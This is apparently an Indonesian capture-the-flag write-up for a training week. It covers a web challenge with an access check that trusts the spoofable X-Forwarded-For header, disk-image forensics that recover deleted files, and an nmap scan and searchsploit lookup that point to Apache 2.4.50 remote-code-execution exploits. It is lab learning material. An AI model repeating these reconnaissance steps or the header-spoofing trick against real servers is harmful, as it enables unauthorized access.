192.168.1.30 - - [10/Apr/2023:09:16:22 +0000] "GET /search/phrase HTTP/1.1" 200 9876 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.9999.999 Safari/537.36"
192.168.1.31 - - [10/Apr/2023:09:16:24 +0000] "GET /search/test HTTP/1.1" 200 6543 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.9999.999 Safari/537.36"
192.168.1.32 - - [10/Apr/2023:09:16:26 +0000] "GET /search/samplekeyword HTTP/1.1" 200 8765 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.9999.999 Safari/537.36"
192.168.1.33 - - [10/Apr/2023:09:16:28 +0000] "GET /search/samplephrase HTTP/1.1" 200 9876 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.9999.999 Safari/537.36"
192.168.1.34 - - [10/Apr/2023:09:16:30 +0000] "GET /search/samplekeywordphrase HTTP/1.1" 200 4321 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.9999.999 Safari/537.36"
192.168.1.35 - - [10/Apr/2023:09:16:32 +0000] "GET /search/samplekeywordphrase HTTP/1.1" 200 4321 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.9999.999 Safari/537.36"
192.168.1.36 - - [10/Apr/2023:09:16:34 +0000] "GET /search/samplekeywordphrase HTTP/1.1" 200 4321 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.9999.999 Safari/537.36"
192.168.1.37 - - [10/Apr/2023:09:16:36 +0000] "GET /search/samplekeywordphrase HTTP/1.1" 200 4321 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.9999.999 Safari/537.36"
192.168.1.38 - - [10/Apr/2023:09:16:38 +0000] "GET /search/samplekeywordphrase HTTP/1.1" 200 4321 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.9999.999 Safari/537.36"
192.168.1.39 - - [10/Apr/2023:09:16:40 +0000] "GET /search/samplekeywordphrase HTTP/1.1" 200 4321 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.9999.999 Safari/537.36"
192.168.1.40 - - [10/Apr/2023:09:16:42 +0000] "GET /search/samplekeywordphrase HTTP/1.1" 200 4321 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.9999.999 Safari/537.36"
192.168.1.41 - - [10/Apr/2023:09:16:44 +0000] "GET /search/samplekeywordphrase HTTP/1.1" 200 4321 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.9999.999 Safari/537.36"
192.168.1.42 - - [10/Apr/2023:09:16:46 +0000] "GET /about.html HTTP/1.1" 200 2312 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.9999.999 Safari/537.36"
```

Dan ternyata ada hasil log dari sebuah request, terlihat juga endpoint atau halaman yang diakses di sana, setelah mencoba beberapa endpoint rata - rata hasilnya adalah 404, kecuali untuk **admin.php** dan **confsettings.php** yang menampilkan access denied, ini menjadi clue bahwa ada file disini.

Kemudian saya membaca isi **confsettings.php** tersebut

```

(root@sijastemba2202) - [~/itts/week3/svg]
# python3 solver.py
Enter prompt: /var/www/html/web.log/confsettings.php
<?php

function get_user_ip() {
    if (!empty($_SERVER['HTTP_X_FORWARDED_FOR'])) {
        $ip = $_SERVER['HTTP_X_FORWARDED_FOR'];
    } else {
        $ip = $_SERVER['REMOTE_ADDR'];
    }
    return $ip;
}

$user_ip = get_user_ip();

if ('192.168.1.51' === $user_ip) {
    if ($_SERVER['REQUEST_METHOD'] !== 'PATCH') {
        header('HTTP/1.0 405 Method Not Allowed');
        echo "Method Not Allowed.";
        exit;
    }
    echo "flag{congratz_y0u_0wn3d_th1s_challeng3}";
} else {
    echo "Access Denied!";
}

```

Dan berhasil ternyata benar file tersebut ada, dan kita bisa mendapatkan flagnya.

Kesimpulan dari sini adalah sebenarnya antara soal **web 3** dan **web 2** saling terhubung atau mempunyai alur yang terurut. Padahal soal **web 3** ini sebenarnya hanya memerlukan teknik directory brute force dan manipulasi request header (**RFC 2616**). Karena itu kerentanan pada **web 2** bisa menjadi solusi untuk menyelesaikan soal **web 3**.

Ini juga menjadi alasan mengapa **web 2** dan **web 3** diletakkan pada 1 network atau ip yang sama pada satu tempat dan satu host.

**Flag: flag{congratz\_y0u\_0wn3d\_th1s\_challeng3}**




# [ Forensic ]

## File 1

Diberikan file disk image 9.img, langsung saja saya mengecek untuk list file dan folder yang ada dalam disk tersebut


```
(root@sijastemba2202) - [~/itts/week3]
# fls 9.img
r/r 5:  kec pamulang 1.pdf
r/r * 6:      _ystem.txt
r/r 9:  Screenshot_216.jpg
r/r 10: system.txt
r/r 14: 2022-04-19_0322200_clean.jpg
r/r * 18:      2022-04-18_0306430_clean.jpg
r/r * 23:      Gmail - Mozilla Firefox 2021-09-10 15-28-16.mp4
r/r 25: 1.docx
v/v 2125699: $MBR
v/v 2125700: $FAT1
v/v 2125701: $FAT2
v/v 2125702: $OrphanFiles
```

Jika dilihat pada file dengan simbol \* adalah sebuah file yang telah terhapus, untuk lebih jelasnya saya menggunakan autopsy



Name	S	C	O	Modified Time	Change Time	Access Time	Created Time	Size	Flags(Dir)	Flags(Meta)	Known	MDS Hash
\$OrphanFiles				0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0	Allocated	Allocated	unknown	
\$FAT1			1	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	66560	Allocated	Allocated	unknown	f7320c1f2075ef8e612c3
\$FAT2			1	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	66560	Allocated	Allocated	unknown	f7320c1f2075ef8e612c3
\$MBR			0	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	512	Allocated	Allocated	unknown	eed7be53ad4c4c4c4c4c
\$CarvedFiles				0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0	Allocated	Allocated	unknown	
\$Unlabeled				0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0	Allocated	Allocated	unknown	
1.docx			0	2023-02-16 19:32:46 JCT	0000-00-00 00:00:00	2023-04-17 00:00:00 JCT	2023-04-17 15:20:01 JCT	13758	Allocated	Allocated	unknown	6f163ae073aa3f07a0
2022-04-18_0306430_clean.jpg				2022-04-18 03:06:44 JCT	0000-00-00 00:00:00	2023-04-17 00:00:00 JCT	2023-04-17 15:16:17 JCT	411520	Unallocated	Unallocated	unknown	947d81f056e57f76d2
2022-04-19_0322200_clean.jpg			0	2022-04-19 03:22:22 JCT	0000-00-00 00:00:00	2023-04-17 00:00:00 JCT	2023-04-17 15:16:17 JCT	421154	Allocated	Allocated	unknown	d9e5c03d4771d5d399
_ystem.txt				2023-04-17 15:15:16 JCT	0000-00-00 00:00:00	2023-04-17 00:00:00 JCT	2023-04-17 15:15:14 JCT	6776	Unallocated	Unallocated	unknown	200811f157c436e4c9
Gmail - Mozilla Firefox 2021-09-10 15-28-16.mp4				2021-09-10 15:28:29 JCT	0000-00-00 00:00:00	2023-04-17 00:00:00 JCT	2023-04-17 15:16:59 JCT	1364909	Unallocated	Unallocated	unknown	94a677b695db5514e1
kec pamulang 1.pdf			0	2022-03-02 14:38:30 JCT	0000-00-00 00:00:00	2023-04-17 00:00:00 JCT	2023-04-17 15:05:44 JCT	1225914	Allocated	Allocated	unknown	572d0142125e65159f
Screenshot_216.jpg			0	2022-04-27 23:12:52 JCT	0000-00-00 00:00:00	2023-04-17 00:00:00 JCT	2023-04-17 15:05:44 JCT	30485	Allocated	Allocated	unknown	baab92cf97bbacae114
system.txt			0	2023-04-17 14:58:00 JCT	0000-00-00 00:00:00	2023-04-17 00:00:00 JCT	2023-04-17 15:05:16 JCT	6776	Allocated	Allocated	unknown	7d35657810f823d75

Untuk file dengan tanda x kemudian saya coba ekstrak 3 file tersebut



8-_ystem.txt	21/04/2023 17:20	Text Document	2 KB
16-2022-04-18_0306430_clean.jpg	21/04/2023 17:20	JPG File	402 KB
18-Gmail - Mozilla Firefox 2021-09-10 ...	21/04/2023 17:20	MP4 File	13.330 KB

Dari hasil 3 file tersebut, ternyata ada 1 file dengan metadata dan ekstensi file yang tidak sesuai


```
(root@sijastamba2202)~/itss/week3/mount_9
# file 8-_system.txt
8-_system.txt: JPEG image data, JFIF standard 1.01, resolution (DPI), density 120x120, segment length 16, baseline, precision 8, 653x379, components 3

(root@sijastamba2202)~/itss/week3/mount_9
# file 16-2022-04-18_0306430_clean.jpg
16-2022-04-18_0306430_clean.jpg: JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, baseline, precision 8, 1920x979, components 3

(root@sijastamba2202)~/itss/week3/mount_9
# file 18-Gmail - Mozilla Firefox 2021-09-10\ 15-28-16.mp4
18-Gmail - Mozilla Firefox 2021-09-10 15-28-16.mp4: ISO Media, MP4 v2 [ISO 14496-14]
```

Yaitu pada file **\_system.txt** yang seharusnya adalah file gambar, kemudian saya coba ganti ekstensi file tersebut, dan berikut hasil dari 3 file yang hilang atau dihapus

### 8-\_system.txt



### 16-2022-04-18\_0306430\_clean.jpg





### 18-Gmail – Mozilla Firefox 2021-09-10 15-28-16.mp4



Jadi itu adalah 3 file yang hilang atau terhapus, dan pada file **8\_ystem.jpg** memang ada bagian metadata yang hilang atau corrupt yang mengakibatkan gambar tidak terlihat jelas, untuk file gambar kedua **16-2022-04-18\_0306430\_clean.jpg**, dan yang terakhir merupakan file video **18-Gmail – Mozilla Firefox 2021-09-10 15-28-16.mp4**, yang ketika dijalankan pun tidak ada informasi yang berkaitan, dan hanya berupa video singkat saja.

## File 2 & File 3

Diberikan file disk image 9-1.img dan 9-2.img. Ternyata ketika dilist file kedua file tersebut isinya sama

```
(root@sijastemba2202) - [~/itts/week3]
# fls -r 9-1.img
r/r 4-128-1:      $AttrDef
r/r 8-128-2:      $BadClus
r/r 8-128-1:      $BadClus:$Bad
r/r 6-128-4:      $Bitmap
r/r 7-128-1:      $Boot
d/d 11-144-4:     $Extend
+ d/d 29-144-2:   $Deleted
+ r/r 25-144-2:   $ObjId:$O
+ r/r 24-144-3:   $Quota:$O
+ r/r 24-144-2:   $Quota:$Q
+ r/r 26-144-2:   $Reparse:$R
+ d/d 27-144-2:   $RmMetadata
++ r/r 28-128-4:   $Repair
++ r/r 28-128-2:   $Repair:$Config
++ d/d 31-144-2:   $Txf
++ d/d 30-144-2:   $TxfLog
+++ r/r 32-128-2:   $Tops
+++ r/r 32-128-4:   $Tops:$T
+++ r/r 33-128-1:   $TxfLog.blf
r/r 2-128-1:      $LogFile
r/r 0-128-6:      $MFT
r/r 1-128-1:      $MFTMirr
r/r 9-128-8:      $Secure:$SDS
r/r 9-144-11:     $Secure:$SDH
r/r 9-144-5:      $Secure:$SII
r/r 10-128-1:     $UpCase
r/r 10-128-4:     $UpCase:$Info
r/r 3-128-3:      $Volume
r/r 36-128-1:     IoT des - feb.docx
r/r 35-128-1:     Mengharap kehadiran seluruh rekan-r.txt
r/r 35-128-3:     Mengharap kehadiran seluruh rekan-r.txt:hidden.txt
r/r 34-128-1:     update mhs offline - infra kampus merdeka.xlsx
-/d * 37-144-1:   Forensic-Repair me
+ -/r * 38-128-1:   repairme.png
V/V 256:          $OrphanFiles

(root@sijastemba2202) - [~/itts/week3]
# fls -r 9-2.img
r/r 4-128-1:      $AttrDef
r/r 8-128-2:      $BadClus
r/r 8-128-1:      $BadClus:$Bad
r/r 6-128-4:      $Bitmap
r/r 7-128-1:      $Boot
d/d 11-144-4:     $Extend
+ d/d 29-144-2:   $Deleted
+ r/r 25-144-2:   $ObjId:$O
+ r/r 24-144-3:   $Quota:$O
+ r/r 24-144-2:   $Quota:$Q
+ r/r 26-144-2:   $Reparse:$R
+ d/d 27-144-2:   $RmMetadata
++ r/r 28-128-4:   $Repair
++ r/r 28-128-2:   $Repair:$Config
++ d/d 31-144-2:   $Txf
++ d/d 30-144-2:   $TxfLog
+++ r/r 32-128-2:   $Tops
+++ r/r 32-128-4:   $Tops:$T
+++ r/r 33-128-1:   $TxfLog.blf
r/r 2-128-1:      $LogFile
r/r 0-128-6:      $MFT
r/r 1-128-1:      $MFTMirr
r/r 9-128-8:      $Secure:$SDS
r/r 9-144-11:     $Secure:$SDH
r/r 9-144-5:      $Secure:$SII
r/r 10-128-1:     $UpCase
r/r 10-128-4:     $UpCase:$Info
r/r 3-128-3:      $Volume
r/r 36-128-1:     IoT des - feb.docx
r/r 35-128-1:     Mengharap kehadiran seluruh rekan-r.txt
r/r 35-128-3:     Mengharap kehadiran seluruh rekan-r.txt:hidden.txt
r/r 34-128-1:     update mhs offline - infra kampus merdeka.xlsx
-/d * 37-144-1:   Forensic-Repair me
+ -/r * 38-128-1:   repairme.png
V/V 256:          $OrphanFiles
```


Meskipun sama namun kedua file tersebut memiliki hash yang berbeda, jika dilihat md5sum nya file tersebut memiliki hasil yang berbeda

```
(root@sijastemba2202) - [~/itts/week3]
# md5sum 9-1.img
c517d63f5cddcd446e8e631304c8fd62 9-1.img

(root@sijastemba2202) - [~/itts/week3]
# md5sum 9-2.img
e3d10661021050eef4d9c57c28d75dc7 9-2.img
```

Untuk melihat lebih jauh, saya kemudian mengeceknya menggunakan autopsy


Setelah dilihat, memang kedua file tersebut memiliki isi yang sama, dan kesamaan lain adalah bahwa ada 1 folder yang hilang dalam disk tersebut



Folder yang hilang adalah folder **Forensic-Repair me**, yang didalamnya juga ada 1 file yaitu **repairme.png**

Name	S	C	O	Modified Time	Change Time	Access Time	Created Time	Size	Flags(Dir)	Flags(Meta)	Known	Loc
[current folder]				2023-04-19 12:08:21 ICT	2023-04-19 12:08:21 ICT	2023-04-19 12:08:21 ICT	2023-04-19 12:08:21 ICT	48	Unallocated	Unallocated	unknown	/img
[parent folder]				2023-04-19 12:09:59 ICT	2023-04-19 12:09:59 ICT	2023-04-19 12:09:59 ICT	2023-04-18 21:37:06 ICT	56	Unallocated	Allocated	unknown	/img
repairme.png				2023-02-13 13:42:16 ICT	2023-04-07 10:15:53 ICT	2023-04-19 12:08:21 ICT	2023-04-19 12:08:21 ICT	4710	Unallocated	Unallocated	unknown	/img

Saya sudah beberapa kali mencoba untuk melakukan repair file dan folder tersebut, namun tidak bisa karena jika dicek metadatanya saja isinya null byte semua



Mungkin itu yang bisa saya dapatkan untuk membuktikan bahwa ada jejak atau sebuah file yang terhapus dari disk tersebut

## [ VULNERABILITY CVE ]

Diberikan sebuah ip **192.168.99.43** dan jika dilihat ini merupakan sebuah private ip, asumsi saya adalah ip ini bisa diakses melalui ssh server yang diberikan oleh panitia, jadi saya login dulu ssh dan mencoba mengecek ip tersebut

```
ardhiputrapradana21@app3:~ ping -c 3 192.168.99.43
PING 192.168.99.43 (192.168.99.43) 56(84) bytes of data.
64 bytes from 192.168.99.43: icmp_seq=1 ttl=64 time=0.382 ms
64 bytes from 192.168.99.43: icmp_seq=2 ttl=64 time=0.515 ms
64 bytes from 192.168.99.43: icmp_seq=3 ttl=64 time=0.424 ms

--- 192.168.99.43 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2025ms
rtt min/avg/max/mdev = 0.382/0.440/0.515/0.055 ms
ardhiputrapradana21@app3:~ curl 192.168.99.43
<html><body><h1>It works!</h1></body></html>
ardhiputrapradana21@app3:~
```

Berhasil, ternyata memang ip tersebut merupakan bagian network dari ssh server yang diberikan. Tapi karena ini merupakan private ip dan machine dari ssh server tersebut memiliki keterbatasan, maka saya melakukan **port forwarding** network tersebut ke local network saya

```
(root@sijastemba2202) - [~/itts/week3]
# ssh -L 3000:192.168.99.43:80 ardhiputrapradana21@180.214.246.148 -p 2213
ardhiputrapradana21@180.214.246.148's password:
ardhiputrapradana21@app3:~
```

```
(root@sijastemba2202) - [~/itts/week3]
# curl localhost:3000
<html><body><h1>It works!</h1></body></html>
```

Selanjutnya saya melakukan scanning host tersebut menggunakan nmap serta script vulnerabilitynya

```

[root@siyastemba2202] -[~/itts/week3]
# nmap -sV -Pn --script-vuln -p 3000 localhost
Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-21 14:35 WIB
Nmap scan report for localhost (127.0.0.1)
Host is up (0.000033s latency).

PORT      STATE SERVICE VERSION
3000/tcp  open  Apache httpd 2.4.50 ((Unix))
|_ http-csrf: Couldn't find any CSRF vulnerabilities.
|_ http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_ http-dombased-xss: Couldn't find any DOM based XSS.
|_ vulners:
|_ cpe:/a:apache:http_server:2.4.50:
|_ PACKETSTORM:171631 7.5 https://vulners.com/packetstorm/PACKETSTORM:171631 *EXPLOIT*
|_ PACKETSTORM:164941 7.5 https://vulners.com/packetstorm/PACKETSTORM:164941 *EXPLOIT*
|_ PACKETSTORM:164629 7.5 https://vulners.com/packetstorm/PACKETSTORM:164629 *EXPLOIT*
|_ PACKETSTORM:164609 7.5 https://vulners.com/packetstorm/PACKETSTORM:164609 *EXPLOIT*
|_ MSF:EXPLOIT-MULTI-HTTP-APACHE-NORMALIZE-PATH-RCE- 7.5 https://vulners.com/metasploit/MSF:EXPLOIT-MULTI-HTTP-APACHE-NORMALIZE-PATH-RCE- *EXPLOIT*
|_ MSF:EXPLOIT-MULTI-HTTP-APACHE-NORMALIZE-PATH-RCE- 7.5 https://vulners.com/metasploit/MSF:EXPLOIT-MULTI-HTTP-APACHE-NORMALIZE-PATH-RCE- *EXPLOIT*
|_ F52E5F98E-53AA-5B60-95A1-4B5C29647395 7.5 https://vulners.com/githubexploit/F52E5F98E-53AA-5B60-95A1-4B5C29647395 *EXPLOIT*
|_ F6A7DE57-8F14-5B3C-A102-D546BDD8D2B8 7.5 https://vulners.com/githubexploit/F6A7DE57-8F14-5B3C-A102-D546BDD8D2B8 *EXPLOIT*
|_ F41E867-4563-5259-90F0-745881884D04 7.5 https://vulners.com/githubexploit/F41E867-4563-5259-90F0-745881884D04 *EXPLOIT*
|_ EDB-ID:51193 7.5 https://vulners.com/exploitdb/EDB-ID:51193 *EXPLOIT*
|_ EDB-ID:50512 7.5 https://vulners.com/exploitdb/EDB-ID:50512 *EXPLOIT*
|_ EDB-ID:50446 7.5 https://vulners.com/exploitdb/EDB-ID:50446 *EXPLOIT*
|_ EDB-ID:50406 7.5 https://vulners.com/exploitdb/EDB-ID:50406 *EXPLOIT*
|_ EB1474F6-60DC-5FC2-828A-B12A8815E3B4 7.5 https://vulners.com/githubexploit/EB1474F6-60DC-5FC2-828A-B12A8815E3B4 *EXPLOIT*
|_ E796A40A-8A8E-59D1-93FB-782F4D8B7FA6 7.5 https://vulners.com/githubexploit/E796A40A-8A8E-59D1-93FB-782F4D8B7FA6 *EXPLOIT*
|_ E59A01BE-9176-5F3E-BD32-D3DB909CDBDA 7.5 https://vulners.com/githubexploit/E59A01BE-9176-5F3E-BD32-D3DB909CDBDA *EXPLOIT*
|_ E-739 7.5 https://vulners.com/dsquare/E-739 *EXPLOIT*
|_ D0368327-F989-5557-A5C6-0D9ACDB4E72F 7.5 https://vulners.com/githubexploit/D0368327-F989-5557-A5C6-0D9ACDB4E72F *EXPLOIT*
|_ CVE-2022-31813 7.5 https://vulners.com/cve/CVE-2022-31813
|_ CVE-2022-23943 7.5 https://vulners.com/cve/CVE-2022-23943
|_ CVE-2022-22720 7.5 https://vulners.com/cve/CVE-2022-22720
|_ CVE-2021-44790 7.5 https://vulners.com/cve/CVE-2021-44790
|_ CVE-2021-42013 7.5 https://vulners.com/cve/CVE-2021-42013
|_ CNVD-2022-73123 7.5 https://vulners.com/cnvd/CNVD-2022-73123
|_ CNVD-2021-102386 7.5 https://vulners.com/cnvd/CNVD-2021-102386
|_ CCL5A65-B697-525A-AF4B-38B1501CAB49 7.5 https://vulners.com/githubexploit/CCL5A65-B697-525A-AF4B-38B1501CAB49 *EXPLOIT*
|_ CB795666-6875-5EC8-AA68-08693C6CCAD1 7.5 https://vulners.com/githubexploit/CB795666-6875-5EC8-AA68-08693C6CCAD1 *EXPLOIT*
|_ BF9B0898-784E-5B5E-9505-430B58C1E698 7.5 https://vulners.com/githubexploit/BF9B0898-784E-5B5E-9505-430B58C1E698 *EXPLOIT*
|_ B81BC21D-018E-5B33-96D7-062C14102874 7.5 https://vulners.com/githubexploit/B81BC21D-018E-5B33-96D7-062C14102874 *EXPLOIT*
|_ A861665e-04f8-5608-a3a4-32f8e76668d0 7.5 https://vulners.com/githubexploit/A861665e-04f8-5608-a3a4-32f8e76668d0 *EXPLOIT*

```

Setelah dilakukan scanning bisa diketahui service tersebut menggunakan **apache 2.4.50**, dan dari hasil scanning juga terlihat bahwa terdapat hasil vulnerability dari service atau versi **apache** tersebut

Kemudian saya mencoba mencari exploit dari **apache 2.4.50** tersebut

```

- (root@siyastemba2202) -[~/itts/week3]
- # searchsploit apache 2.4.50

Exploit Title | Path
---|---
Apache + PHP < 5.3.12 / < 5.4.2 - cgi-bin Remote Code Execution | php/remote/29290.c
Apache + PHP < 5.3.12 / < 5.4.2 - Remote Code Execution + Scanner | php/remote/29316.py
Apache CXF < 2.5.10/2.6.7/2.7.4 - Denial of Service | multiple/dos/26710.txt
Apache HTTP Server 2.4.50 - Path Traversal & Remote Code Execution (RCE) | multiple/webapps/50406.sh
Apache HTTP Server 2.4.50 - Remote Code Execution (RCE) (2) | multiple/webapps/50446.sh
Apache HTTP Server 2.4.50 - Remote Code Execution (RCE) (3) | multiple/webapps/50512.py
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenPuck.c' Remote Buffer Overflow | unix/remote/21671.c
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenPuckV2.c' Remote Buffer Overflow (1) | unix/remote/764.c
